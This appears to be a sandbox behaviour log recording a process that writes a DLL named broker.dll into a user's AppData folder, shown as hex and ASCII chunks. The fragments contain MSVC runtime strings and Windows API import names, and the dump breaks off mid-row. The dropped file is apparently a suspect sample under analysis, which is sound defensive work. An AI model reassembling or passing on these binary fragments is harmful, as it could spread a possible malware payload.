C:\Users\user\AppData\Local\broker.dll	unknown	1024	ea 00 00 ff 00 ff df ff 00 35 b7 ff f5 00 ff b6 f8 ec ff eb 44 94 7a ff 00 00 eb 02 00 00 28 00 bc eb f2 fe ff a0 00 ed ff 00 00 ff 7b fc dc ff 9e ff 00 c4 26 00 f0 00 66 47 ea 00 8a a9 ff 00 e0 00 d0 ff 00 ff ff ff 00 da eb 61 00 ff ee ff ff 64 00 00 00 00 bc 00 eb 00 00 03 00 f5 8a da 0c 00 00 00 00 f5 00 ea 00 61 ff ed 50 ff eb 00 be a5 00 00 00 ff de 00 00 ff 00 00 ea ff 00 76 55 ff 07 00 00 00 00 ff 69 ff 00 00 9e ab ff 00 ff 00 81 4e 00 ff ea 4e ff 87 eb 00 a8 ea 49 7e ff b9 00 f2 f3 ff 91 a7 09 00 96 fe 31 ff 00 44 00 c9 f1 79 84 ff ec 36 00 ff 00 31 00 ff 84 ed f6 00 00 ec 92 00 ea ff ff 00 9f cb af 00 ff ec ff ff ff 39 ee 00 00 d5 ff c7 00 94 bd 9a 00 65 23 a4 ff ed 00 8b ff fe fd 00 00 b2 00 ff 00 73 d0 ea ea 00 eb ff c2 00 00 42 32 00 7b 00 f3	.....5.....D.z..... (.....{.....&...fG.. .....a.....d..... .....a..P..... .....vU.....i.....N.. .N.....I~.....1..D...y ...6...1..... .9.....e#.....s .....B2.{..	success or wait	1	736E9FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	60 b1 00 00 eb ff ff d4 00 ff b5 c3 67 fc ed 96 ff 12 ff 00 00 ff 00 ff 00 eb 00 00 f6 00 ba 00 f8 ff ff 00 ec 00 00 f3 c0 ff fc 40 cb ff ff ff 00 00 78 00 04 00 c4 eb 00 ff ef 00 fe eb bc 00 d7 4b 23 00 00 eb f6 ff 77 00 fe 00 00 ff ea 00 ff ff ef 00 ff 46 5e 00 ff fc 00 00 f3 8c ff bf 00 ff 46 ea 00 eb 33 00 ff 87 f3 00 c1 d3 ff d2 00 bb 71 ff f4 00 ba 5a 00 00 00 a6 d4 00 f7 00 00 fc 1d eb 3d ea 4f 00 00 ff ec f2 ff ef f6 00 eb 00 ff ff ea 32 00 da ff f3 5c 40 00 00 fd 00 c7 ed 00 00 41 d7 00 d7 f7 00 00 00 fc fa 00 88 00 00 ad 00 ff fe 00 00 64 ff 00 4b 46 00 d3 00 12 ad 00 00 ff ea 00 73 ad 7e 00 00 ff f8 00 00 ff ff f5 65 9b 00 ff 00 00 2d ec 00 eb ff 07 00 f7 e3 33 f8 ff 00 8a fc ff f0 00 00 55 ed e2 be 00 00 ff 00 00 ff 00 c7 d2 d2 ed 86 ea 00 00	`...........g..... .....@.....x..... .....K#.....w.....F^... .....F...3.....q....Z .....=.O.....2 ....\@.....A..... ....d..KF.....s.~..... .e.....-.....3.....U...	success or wait	1	736E9FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	ea ff 00 00 00 30 f8 eb cd ff 09 00 9e 00 00 ff ea eb f2 ec ff ff 00 ff 7d 7c ff ff 97 00 c4 00 91 00 39 cb 00 ff 00 aa ea 00 47 a0 d5 00 94 00 ff ff 31 00 00 ff 00 00 ed 00 00 00 00 00 00 00 00 ff 91 94 a4 61 00 00 bf 96 fe 00 00 4f c7 09 00 16 ff a2 c5 ff ea ff 00 fd 4c 00 00 ff ea ff 4c 00 b2 00 b7 00 a5 00 00 00 ea ed 00 00 00 00 6a 9e 96 eb cc 33 ff 00 c0 d4 00 fe 00 d7 ff 64 98 47 bc ff 00 ef b7 00 ed ff 00 00 00 00 00 ec f0 f1 ab d6 ff eb eb 00 ac ff 00 00 48 b2 fd 00 00 00 ec 00 c6 ed 00 ee fd ff 00 00 ff b5 00 00 a9 e7 ff 49 ff 00 00 00 62 89 00 fb 00 ff ff 2c 9a 00 00 c6 28 00 00 7e a8 ff ec 9a 00 ea 00 ff fa 83 fc 64 00 aa ff ff c8 cd ef bd ff f2 de eb c0 fb 00 9d 00 ff ff 00 00 00 00 fd a1 00 f5 ec 57 ff ff ee 00 00 ff 71 eb 00 eb ff ed 00 fd	.....0.....}|.... ....9.....G.....1..... .....a.....O..... L.....L.....j....3.. .....d.G..... .....H.....I ....b.....,....(..~..... .d..... W.....q.....	success or wait	1	736E9FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	00 00 3f 00 f3 ff 00 00 05 00 22 ff 9e 46 30 f1 ff 4d 00 d3 00 ef b5 00 c1 f9 00 00 00 00 ff f4 ee 7a 00 95 ff ff 00 f3 67 ff 00 00 f8 ea 87 ff 00 ff ff ff a4 ff ff 47 00 ff 00 00 fd ff 0a ec 00 00 f9 00 ff 89 00 00 ff c5 33 eb fd eb 00 18 8f b9 f2 00 00 ff 4d f3 67 00 fe 00 00 7b 00 00 ff f7 00 ff 00 cb ff 00 ff fc dc 00 94 4b 00 da ee 27 aa ff ff 00 ff 07 4d ff fb 6e ea 4c d8 be 00 eb 00 00 00 ea a2 ff ea 24 ff ff ff ad 4e ff 69 ea ff f6 00 00 48 00 14 f1 ff ff f9 00 00 ff ed 3a ff 1f 00 00 00 b4 ff f2 50 ff fe ff ff ff 78 24 a8 00 ec fd ff 00 00 eb ff ff 8e 00 93 00 52 ff ba 00 bf 00 ff 4c ff 00 00 a7 7d ec 79 ff 4c 79 f9 33 00 ff 4e ff ca 95 51 85 00 5f c1 00 ff ff 00 83 ff ec 00 f2 ff ff 00 ff 00 ff ff 3f cd 2f 00 00 ff 00 ff 00 e3 f3 ff 33 8e 7f 00	..?.....".."..F0..M..... ...z.....g.....G.... .....3.....M.g.... {.....K...'..... M..n.L.....$....N.i..... H.....:.....P.....x$.. .....R.....L....}.y.Ly .3..N...Q.._.....? ./.....3...	success or wait	1	736E9FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	a8 f0 ff e0 c6 00 ff ff ff 86 ff eb ff 00 00 00 00 00 ff be 00 fc 00 00 98 ff b2 00 ef 35 00 00 cd fc 81 aa 9a fc ff 27 da ff ff f9 ad 00 eb ea 00 fc 00 00 ea 00 ff 00 00 00 4b af 60 00 ff 3b 00 f4 00 00 00 ff ee a9 ff 3e ea ff 9e ea 00 ff eb a1 00 33 ff 00 f1 ff 7c b3 00 00 ff ea 00 ff 62 ff ed ff 00 00 9a 00 ff 56 00 00 00 00 04 ff 00 00 ff 00 00 79 f3 00 93 ff 00 7f df 00 00 93 be ff 96 bc ff c2 ff 00 00 ec 65 e3 00 00 00 00 93 7f 00 ea ff ad 31 00 00 ff 00 00 ff 00 b9 7c fe db c8 f4 90 d3 b2 00 29 ff c4 f1 a1 06 de ac 00 00 00 ff 79 00 ff b8 ea eb 94 82 ff 00 00 49 00 00 6c 00 ea b4 ea 00 f5 00 ff 00 eb ff d1 ff ff 00 c8 f6 f2 00 2b ff 85 00 00 00 00 00 00 ff fc ff e4 4c 66 00 18 00 00 ff 00 00 c1 ff 00 ad ff 00 ff ec 00 d4 fe 00 00 eb 97 00 ea ca eb	.....5 .....'.....K. `..;.....>.....3....|. .....b.....V.....y.. .....e..... 1.....|.....)..... y.....I..I..... ....+.....Lf.....	success or wait	1	736E9FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	00 cb be f7 34 ff 00 ea 01 00 4a fc 41 ff 7f 00 7b 00 42 ff 62 ff ff ff 00 5b ff ff 34 ea ec c2 00 00 98 00 00 80 00 00 7b 00 00 ff 19 eb a3 bb ff be cb 00 f1 4c 00 ea 99 c6 00 00 00 b3 ee ff ff a2 b8 f1 01 00 00 ff ff 00 ec eb 84 ff 00 00 c9 ac 00 ff 00 42 00 eb f9 ea ff 00 3c 87 e9 00 b3 9e e6 ff ff ff 00 00 ff 00 c0 0d ff da 8d 07 fe 00 00 ef ff ff f9 00 ea ff ff 64 00 c5 00 ff 00 bc 00 7b d3 69 ff ea 3b 00 ff d8 b9 ff 00 ff 00 00 00 00 cd ea d3 94 00 aa ff eb b8 e7 eb 00 00 54 ff 00 00 ff 4b 85 ff 96 4f ff 00 55 00 00 00 d7 c7 00 ff 1a d5 00 00 ff 00 ff ff 18 ff 00 ec 00 a0 30 ff 00 c7 eb 00 f3 00 ff db 00 00 ee ff 00 ff 00 00 00 00 ea 89 f0 ee f2 00 b0 00 ec ff 00 00 00 00 00 1a ff f1 00 00 1d 00 ff f0 ed 00 31 00 00 00 00 ff ff eb be ee 00 00 ff 00	....4.....J.A...{.B.b....[..4. ....{.....L..... .....B..... <.....d..... {.i..;..... .....T....K...O..U..... .....0..... ..... .1.....	success or wait	1	736E9FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	fd ff d1 ff 4f 00 00 00 ef ff a2 ff d5 ff 00 00 33 4c eb 71 d6 00 eb 00 62 00 00 00 a0 ff 00 83 eb 00 b9 19 ff 00 00 00 5e ff ff 00 ea bf dd b8 ff 00 00 ff 00 e6 cd a4 ff 00 00 f0 ff ff 00 00 00 00 00 ea 00 3d ff fc 00 ff ff 00 ec 65 00 00 f9 2a ec 43 00 ff 00 79 00 00 ee 43 00 48 00 00 aa 00 44 64 f0 00 ff 27 00 ff ff 79 00 09 d2 b2 ff ff ea 00 05 95 ff 00 5a 00 ff ff 39 00 be 00 00 00 02 da eb ff 9e 4d ff 00 d4 00 e7 00 00 e7 9f 00 00 ec 00 05 00 00 e1 00 00 a8 00 00 cf 03 92 ea e7 f5 ff f3 2e eb 00 83 f3 36 00 00 cf 00 f0 ad ed ff 00 ff ff 4b ff 00 c0 00 00 2a c5 ef f1 b6 00 ff 00 f3 d3 72 00 00 ff ff 00 a7 e7 08 00 00 eb 4d 56 00 00 89 ea b9 00 c4 ff 00 db f0 ff ff c5 ff c4 ff 00 ff b9 dd 4e ff ff fd 00 f0 00 98 ff 00 00 eb ea 00 00 ec 00 eb 00 d9 00	....O.....3L.q....b..... .....^..... .....=.....e...*.C...y.. .C.H....Dd...'...y..... Z...9.....M..... .....6..... ...K.....*.....r..... .MV.....N.....	success or wait	1	736E9FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	00 c5 9a ff ff f0 ff 00 00 00 d7 00 00 75 86 f8 00 67 00 ff 4e ff ff d4 2a d1 00 ca 09 b6 ff 00 00 00 eb 00 9b c2 f7 b0 ed 00 bf 00 00 f3 00 07 00 ff f6 47 ff 00 39 b0 00 00 f7 ff 00 b6 00 00 ff eb 06 00 7f eb 00 00 eb ff 00 00 00 00 00 c3 00 00 e7 ff c1 00 00 ea ff 8b ff b7 00 26 eb ff ee ed 00 c1 00 00 a0 31 ed 00 00 b0 00 f3 95 00 00 00 f8 00 ea b6 ff 00 eb c3 ff ff 00 8f ff 00 ff ed 00 ea 00 8b 29 d1 00 00 00 00 3c ff 35 be 00 00 f5 ea ff 00 4c 00 dd 00 00 00 00 d1 eb ff 6a 5c 52 c5 00 7d bd 73 f0 35 ea f3 ff ff 33 ff d4 00 ec 00 00 14 a0 f5 00 be ff 09 00 dd 73 00 ff ad 00 34 00 00 ff ff ff b9 e5 00 ff ff 91 00 a4 58 00 ff ff 00 00 00 fd 00 ea 00 ff 21 be 1d bf 00 ff 37 00 00 ea 4d fb ff 52 ec 00 00 00 00 ea c2 c9 00 35 ec c1 ff 00 4c a1 00 32 00 ff f4	.....u...g..N...*..... .....G..9..... ....&.....1..... .....)....<.5..... L.....j\R..}.s.5....3..... .....s....4.....X .....!.....7...M..R..... ...5....L..2...	success or wait	1	736E9FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	00 00 00 00 fe 00 00 b2 19 00 00 34 ed 94 ae 00 ff ff be 00 c1 00 4d 00 ff b9 00 00 b2 ff 00 00 fe ff 00 80 00 af 00 ff 00 00 ff 83 00 00 00 81 ff ff 61 d1 ff f1 f7 48 ca 00 a9 00 ef eb ff 00 ff f4 91 3b ea 61 ff 00 00 e3 ff 00 fa ed fc 79 ea 00 ef f1 00 7d 6e ff f7 f3 00 d6 ff 00 00 ff 00 00 00 0b 00 ff 00 00 ff 00 00 00 00 00 00 ff 97 00 ea ff 00 00 00 ff 00 c3 eb ff 00 ff c0 ff 00 ff 00 00 f2 ff 00 ec be 00 00 00 ea 57 ad ff fd 00 95 7e ff ff 00 ff ee 00 ff b2 eb 00 f1 00 00 ef ff ff 5e f1 00 00 ff 9a 4c b6 00 00 00 00 ff ec 00 00 c9 93 ff ad 00 ff 1e 49 b1 ff 00 ff ff 00 eb 00 00 00 ff 00 00 0f ff ea ea 00 00 ff ff 00 9f c0 4c 00 fc fd ff 00 ff ff 82 00 00 00 61 51 a3 5a ff 00 00 d1 b7 86 ff ff ff ff 7d c0 00 00 60 72 00 00 ac 80 00 ab ff 00 44 ea 46 38 b4 00	.....4.....M..... .....a....H.... .....;.a.....y.....}n... ....W.....~... .....^.....L..... .....I..... L.....aQ.Z.....}...` r.....D.F8..	success or wait	1	736E9FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	00 30 00 ff ff 9c b1 70 00 00 00 00 05 00 00 00 8b eb ff ff c7 00 00 05 00 00 82 eb 00 eb 00 ff ff 09 00 ad 48 ec 83 00 00 00 ff ec 00 00 ea 00 ad f5 ac 4e a5 e3 00 13 00 ff ca 00 33 ff ff d7 30 be eb ff c3 00 ff 00 ff c3 00 c0 ec ff ea ff 90 ff ff 00 ff ea 00 00 00 ff f3 ab 56 a2 00 a2 fe 00 bc 4e eb 00 00 00 ff 00 ff ff ff ea fd ff ad 00 ff ff 9d ea 17 60 8a 00 94 ea eb f8 1a 9b 00 fa eb ad ea 00 29 00 b0 ea b6 c8 00 ec 44 7e f1 ff 26 e6 ff 00 ff 00 ea eb f5 b5 fe f9 00 00 b0 12 6e ea 68 9e 4e 00 fe 00 00 00 f9 9c ff ed 00 00 00 ee 00 05 91 00 00 ff ff 4e ff ff 69 00 00 ff ff 00 c3 00 00 ff fe 07 c4 00 bf eb ff bf 00 ec 77 08 00 00 b1 ff 00 00 82 00 00 00 ff ee ff 00 b1 00 00 ff ff 00 00 f5 98 ff 00 c2 4c ea ff 63 00 ff ec 9d 00 d9 00 a9 00 f6 00 f0 ff	.0.....p..... .....H.....N..... 3...0..... ..V.....N.....` .....).....D~..&... .....n.h.N..... .....N..i..... w.....L. .c.....	success or wait	1	736E9FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	69 6f 6e 27 73 20 73 75 70 70 6f 72 74 20 74 65 61 6d 20 66 6f 72 20 6d 6f 72 65 20 69 6e 66 6f 72 6d 61 74 69 6f 6e 2e 0d 0a 00 00 00 00 00 00 52 36 30 33 33 0d 0a 2d 20 41 74 74 65 6d 70 74 20 74 6f 20 75 73 65 20 4d 53 49 4c 20 63 6f 64 65 20 66 72 6f 6d 20 74 68 69 73 20 61 73 73 65 6d 62 6c 79 20 64 75 72 69 6e 67 20 6e 61 74 69 76 65 20 63 6f 64 65 20 69 6e 69 74 69 61 6c 69 7a 61 74 69 6f 6e 0a 54 68 69 73 20 69 6e 64 69 63 61 74 65 73 20 61 20 62 75 67 20 69 6e 20 79 6f 75 72 20 61 70 70 6c 69 63 61 74 69 6f 6e 2e 20 49 74 20 69 73 20 6d 6f 73 74 20 6c 69 6b 65 6c 79 20 74 68 65 20 72 65 73 75 6c 74 20 6f 66 20 63 61 6c 6c 69 6e 67 20 61 6e 20 4d 53 49 4c 2d 63 6f 6d 70 69 6c 65 64 20 28 2f 63 6c 72 29 20 66 75 6e 63 74 69 6f 6e 20 66 72 6f 6d 20	ion's support team for more in formation.....R6033..- Att empt to use MSIL code from this assembly during native code initialization.This indicates a bug in your application. It is most likely the result of c alling an MSIL-compiled (/clr) function from	success or wait	1	736E9FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	75 61 79 00 73 70 61 6e 69 73 68 2d 70 75 65 72 74 6f 20 72 69 63 6f 00 73 70 61 6e 69 73 68 2d 70 65 72 75 00 00 00 00 73 70 61 6e 69 73 68 2d 70 61 72 61 67 75 61 79 00 00 00 00 73 70 61 6e 69 73 68 2d 70 61 6e 61 6d 61 00 00 73 70 61 6e 69 73 68 2d 6e 69 63 61 72 61 67 75 61 00 00 00 73 70 61 6e 69 73 68 2d 6d 6f 64 65 72 6e 00 00 73 70 61 6e 69 73 68 2d 6d 65 78 69 63 61 6e 00 73 70 61 6e 69 73 68 2d 68 6f 6e 64 75 72 61 73 00 00 00 00 73 70 61 6e 69 73 68 2d 67 75 61 74 65 6d 61 6c 61 00 00 00 73 70 61 6e 69 73 68 2d 65 6c 20 73 61 6c 76 61 64 6f 72 00 73 70 61 6e 69 73 68 2d 65 63 75 61 64 6f 72 00 73 70 61 6e 69 73 68 2d 64 6f 6d 69 6e 69 63 61 6e 20 72 65 70 75 62 6c 69 63 00 00 73 70 61 6e 69 73 68 2d 63 6f 73 74 61 20 72 69 63 61 00 00 73 70 61	uay.spanish-puerto rico.spanish-peru....spanish-paraguay....spanish-panama..spanish-nicaragua...spanish-modern..spanish-mexican.spanish-honduras....spanish-guatemala...spanish-el salvador.spanish-ecuador.spanish-dominican republic..spanish-costa rica..spa	success or wait	1	736E9FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	78 f3 06 01 5a 48 48 00 74 f3 06 01 5a 48 49 00 6c f3 06 01 43 48 53 00 58 f3 06 01 5a 48 48 00 44 f3 06 01 43 48 53 00 30 f3 06 01 5a 48 49 00 1c f3 06 01 43 48 54 00 0c f3 06 01 4e 4c 42 00 f8 f2 06 01 45 4e 55 00 ec f2 06 01 45 4e 41 00 dc f2 06 01 45 4e 4c 00 d0 f2 06 01 45 4e 43 00 bc f2 06 01 45 4e 42 00 b0 f2 06 01 45 4e 49 00 a0 f2 06 01 45 4e 4a 00 94 f2 06 01 45 4e 5a 00 7c f2 06 01 45 4e 53 00 60 f2 06 01 45 4e 54 00 54 f2 06 01 45 4e 47 00 48 f2 06 01 45 4e 55 00 3c f2 06 01 45 4e 55 00 2c f2 06 01 46 52 42 00 1c f2 06 01 46 52 43 00 08 f2 06 01 46 52 4c 00 f8 f1 06 01 46 52 53 00 e8 f1 06 01 44 45 41 00 d4 f1 06 01 44 45 43 00 c0 f1 06 01 44 45 4c 00 b0 f1 06 01 44 45 53 00 a0 f1 06 01 45 4e 49 00 90 f1 06 01 49 54 53 00 84 f1 06 01 4e 4f 52	x...ZHH.t...ZHI.I...CHS.X...ZH H.D...CHS.0...ZHI.....CHT.....NLB.....ENU.....ENA.....ENL... ..ENC.....ENB.....ENI.....EN J. ....ENZ.|...ENS.`...ENT.T...ENG.H...ENU. <...ENU.,....FRB..... FRC.....FRL.....FRS.....DEA... ..DEC.....DEL.....DES.....ENI.....ITS.....NOR	success or wait	1	736E9FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	53 74 61 74 69 6f 6e 00 47 65 74 55 73 65 72 4f 62 6a 65 63 74 49 6e 66 6f 72 6d 61 74 69 6f 6e 41 00 00 00 47 65 74 4c 61 73 74 41 63 74 69 76 65 50 6f 70 75 70 00 00 47 65 74 41 63 74 69 76 65 57 69 6e 64 6f 77 00 4d 65 73 73 61 67 65 42 6f 78 41 00 55 53 45 52 33 32 2e 44 4c 4c 00 00 20 43 6f 6d 70 6c 65 74 65 20 4f 62 6a 65 63 74 20 4c 6f 63 61 74 6f 72 27 00 00 00 20 43 6c 61 73 73 20 48 69 65 72 61 72 63 68 79 20 44 65 73 63 72 69 70 74 6f 72 27 00 00 00 00 20 42 61 73 65 20 43 6c 61 73 73 20 41 72 72 61 79 27 00 00 00 20 42 61 73 65 20 43 6c 61 73 73 20 44 65 73 63 72 69 70 74 6f 72 20 61 74 20 28 00 20 54 79 70 65 20 44 65 73 63 72 69 70 74 6f 72 27 00 00 00 60 6c 6f 63 61 6c 20 73 74 61 74 69 63 20 74 68 72 65 61 64 20 67 75 61 72 64 27 00 60 6d 61	Station.GetUserObjectInformati onA...GetLastActivePopup. .GetA ctiveWindow.MessageBox A.USER32.DLL.. Complete Object Locator '... Class Hierarchy Descr iptor'.... Base Class Array'.. Base Class Descr<wbr>iptor at (. Type Descr<wbr>iptor'...`local static thread guard'.`ma	success or wait	1	736E9FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	74 72 75 63 74 6f 72 20 69 74 65 72 61 74 6f 72 27 00 00 00 60 73 63 61 6c 61 72 20 64 65 6c 65 74 69 6e 67 20 64 65 73 74 72 75 63 74 6f 72 27 00 00 00 00 60 64 65 66 61 75 6c 74 20 63 6f 6e 73 74 72 75 63 74 6f 72 20 63 6c 6f 73 75 72 65 27 00 00 00 60 76 65 63 74 6f 72 20 64 65 6c 65 74 69 6e 67 20 64 65 73 74 72 75 63 74 6f 72 27 00 00 00 00 60 76 62 61 73 65 20 64 65 73 74 72 75 63 74 6f 72 27 00 00 60 73 74 72 69 6e 67 27 00 00 00 00 60 6c 6f 63 61 6c 20 73 74 61 74 69 63 20 67 75 61 72 64 27 00 00 00 00 60 74 79 70 65 6f 66 27 00 00 00 00 60 76 63 61 6c 6c 27 00 60 76 62 74 61 62 6c 65 27 00 00 00 60 76 66 74 61 62 6c 65 27 00 00 00 5e 3d 00 00 7c 3d 00 00 26 3d 00 00 3c 3c 3d 00 3e 3e 3d 00 25 3d 00 00 2f 3d 00 00 2d 3d 00 00 2b 3d 00 00 2a 3d 00	tructor iterator'...`scalar de leting destructor'....`default constructor closure'...`vector deleting destructor'....`vbase destructor'..`string'....`local static guard'....`typeof' ....`vcall'.`vbtable'...`vftab le'...^=..|=..&=.. <<=.>>=.%=../=..-=..+=..*=.	success or wait	1	736E9FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	75 6e 73 69 67 6e 65 64 20 00 00 00 6c 6f 6e 67 20 00 00 00 69 6e 74 20 00 00 00 00 73 68 6f 72 74 20 00 00 63 68 61 72 20 00 00 00 76 6f 69 64 00 00 00 00 3c 65 6c 6c 69 70 73 69 73 3e 00 00 2c 3c 65 6c 6c 69 70 73 69 73 3e 00 2c 2e 2e 2e 00 00 00 00 20 74 68 72 6f 77 28 00 29 5b 00 00 73 20 00 00 60 74 65 6d 70 6c 61 74 65 2d 70 61 72 61 6d 65 74 65 72 00 27 00 00 00 4e 55 4c 4c 00 00 00 00 63 6c 69 3a 3a 70 69 6e 5f 70 74 72 3c 00 00 00 63 6c 69 3a 3a 61 72 72 61 79 3c 00 76 6f 69 64 20 00 00 00 27 27 00 00 60 61 6e 6f 6e 79 6d 6f 75 73 20 6e 61 6d 65 73 70 61 63 65 27 00 00 00 60 00 00 00 67 65 6e 65 72 69 63 2d 74 79 70 65 2d 00 00 00 74 65 6d 70 6c 61 74 65 2d 70 61 72 61 6d 65 74 65 72 2d 00 3a 3a 00 00 60 75 6e 6b 6e 6f 77 6e 20 65 63 73 75 27 00	unsigned ...long ...int ....short ..char ...void....<ellipsis>..,<ellipsis>.,..... throw(.)[..s ..`template-parameter.'...NULL....cli::pin_ptr<...cli::array<.void ..."..`anonymous namespace'...`...generic-type-...template-parameter-.::..`unknown ecsu'.	success or wait	1	736E9FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	00 00 00 00 02 00 00 00 0c 04 07 01 18 04 07 01 34 04 07 01 00 00 00 00 18 40 07 01 01 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 40 00 00 00 fc 03 07 01 34 40 07 01 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 40 00 00 00 50 04 07 01 00 00 00 00 00 00 00 00 01 00 00 00 60 04 07 01 34 04 07 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 40 07 01 7c 04 07 01 00 00 00 00 00 00 00 00 01 00 00 00 8c 04 07 01 94 04 07 01 00 00 00 00 50 40 07 01 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 40 00 00 00 7c 04 07 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 70 40 07 01 c4 04 07 01 00 00 00 00 00 00 00 00 02 00 00 00 d4 04 07 01 e0 04 07 01 94 04 07 01 00 00 00 00 70 40 07 01 01 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 40 00 00 00 c4 04 07 01 00 00 00	.....4.....@.....@.....4@.....@...P.....`...4.....P@..|.....P@.....@...|.....p@.....p@.....@.....	success or wait	1	736E9FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	74 69 61 6c 69 7a 65 00 32 01 4f 6c 65 49 6e 69 74 69 61 6c 69 7a 65 00 6c 00 43 6f 55 6e 69 6e 69 74 69 61 6c 69 7a 65 00 00 08 00 43 4c 53 49 44 46 72 6f 6d 53 74 72 69 6e 67 00 10 00 43 6f 43 72 65 61 74 65 49 6e 73 74 61 6e 63 65 00 00 3e 00 43 6f 49 6e 69 74 69 61 6c 69 7a 65 00 00 6f 6c 65 33 32 2e 64 6c 6c 00 03 00 54 72 61 6e 73 70 61 72 65 6e 74 42 6c 74 00 00 00 00 41 6c 70 68 61 42 6c 65 6e 64 00 00 02 00 47 72 61 64 69 65 6e 74 46 69 6c 6c 00 00 4d 53 49 4d 47 33 32 2e 64 6c 6c 00 d6 00 6c 69 6e 65 54 72 61 6e 73 6c 61 74 65 44 69 61 6c 6f 67 41 00 00 8c 00 6c 69 6e 65 49 6e 69 74 69 61 6c 69 7a 65 45 78 41 00 94 00 6c 69 6e 65 4e 65 67 6f 74 69 61 74 65 41 50 49 56 65 72 73 69 6f 6e 00 d3 00 6c 69 6e 65 54 72 61 6e 73 6c 61 74 65 41 64 64 72	tialize.2.OleInitialize.l.CoUn initialize....CLSIDFromString. ..CoCreateInstance..>.CoInitia lize..ole32.dll...TransparentBlt....AlphaBlend....GradientFill..MSIMG32.dll...lineTranslateDialogA....lineInitializeExA. ..lineNegotiateAPIVersion.. .lineTranslateAddr	success or wait	1	736E9FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	6e 74 54 68 72 65 61 64 00 00 6f 04 53 65 74 48 61 6e 64 6c 65 43 6f 75 6e 74 00 00 f3 01 47 65 74 46 69 6c 65 54 79 70 65 00 62 02 47 65 74 53 74 61 72 74 75 70 49 6e 66 6f 41 00 60 01 46 72 65 65 45 6e 76 69 72 6f 6e 6d 65 6e 74 53 74 72 69 6e 67 73 41 00 d8 01 47 65 74 45 6e 76 69 72 6f 6e 6d 65 6e 74 53 74 72 69 6e 67 73 00 61 01 46 72 65 65 45 6e 76 69 72 6f 6e 6d 65 6e 74 53 74 72 69 6e 67 73 57 00 11 05 57 69 64 65 43 68 61 72 54 6f 4d 75 6c 74 69 42 79 74 65 00 da 01 47 65 74 45 6e 76 69 72 6f 6e 6d 65 6e 74 53 74 72 69 6e 67 73 57 00 00 a7 03 51 75 65 72 79 50 65 72 66 6f 72 6d 61 6e 63 65 43 6f 75 6e 74 65 72 00 93 02 47 65 74 54 69 63 6b 43 6f 75 6e 74 00 00 c1 01 47 65 74 43 75 72 72 65 6e 74 50 72 6f 63 65 73 73 49 64 00 79 02 47 65 74 53 79	ntThread..o.SetHandleCount.... GetFileType.b.GetStartupInfoA. `.FreeEnvironmentStringsA...GetEnvironmentStrings.a.FreeEnvironmentStringsW...WideCharToMultiByte...GetEnvironmentStringsW....QueryPerformanceCounter. ..GetTickCount....GetCurrentProcessId.y.GetSy	success or wait	1	736E9FBC	WriteFile

<table>
<thead>
<tr><th>File Path</th><th>Offset</th><th>Length</th><th>Value</th><th>Ascii</th><th>Completion</th><th>Count</th><th>Source Address</th><th>Symbol</th></tr>
</thead>
<tbody>
<tr><td>C:\Users\user\AppData\Local\broker.dll</td><td>unknown</td><td>1024</td><td>3a b1 b9 ad 74 70 7b
f8 9e 7a fb be 8a e5
9e 73 2a 60 f1 32 94
ef ec 41 0b 79 82 ce
f1 75 71 7a 12 5b 01
05 83 ff b8 6c 5b 5a
b1 b9 ec 74 70 7b fd
9e 7c fb 3e 8a fb 75
3a 70 97 7f 35 f8 b6
41 0b 65 2d 82 c9 f1
75 71 fa 12 b2 01 83
83 1d f7 b9 ad 35 31
7b f8 9b 79 fb be 0a
66 75 45 75 f1 77 7c
f5 86 bd e8 b2 37 ee
f6 72 76 7a 28 2d 92
fb 00 05 05 f7 c7 f7 73
31 3a 39 45 47 f0 3c
4f f7 fd 09 71 f5 fe 75
b9 2c f5 ff 07 b1 b5 be
35 3a 55 f4 fe 05 75
71 7a 71 49 9d f5 77
7c f7 02 0e bf c5 4e 6f
78 c0 be 75 75 7e f5
7d 59 f1 f5 7c f9 bc 08
ba 41 89 41 ad f6 ce
1a 75 71 7a f1 84 c2
7f 05 08 65 7f c7 ff 31
31 3a f8 44 84 0f 70 f5
fd d9 f1 f5 fe 7b bc 08
78 83 89 41 6e 33 fe
e6 72 76 7a 2a 10 7e
05 49 81 f5 77 7c 83
cf ff 31 31 3a 84 e8 d8
74 75 7e fb be 8b cd
75</td><td>:...tp{..z.....s*`.2...A.y...uqz.
[.....l[Z...tp{..|.>..u:p..5..A.e-
...uq..........51{..y..
.fuEu.w|.....7..rvz(-........s
1:9EG.
<O...q..u.,......5:U...u
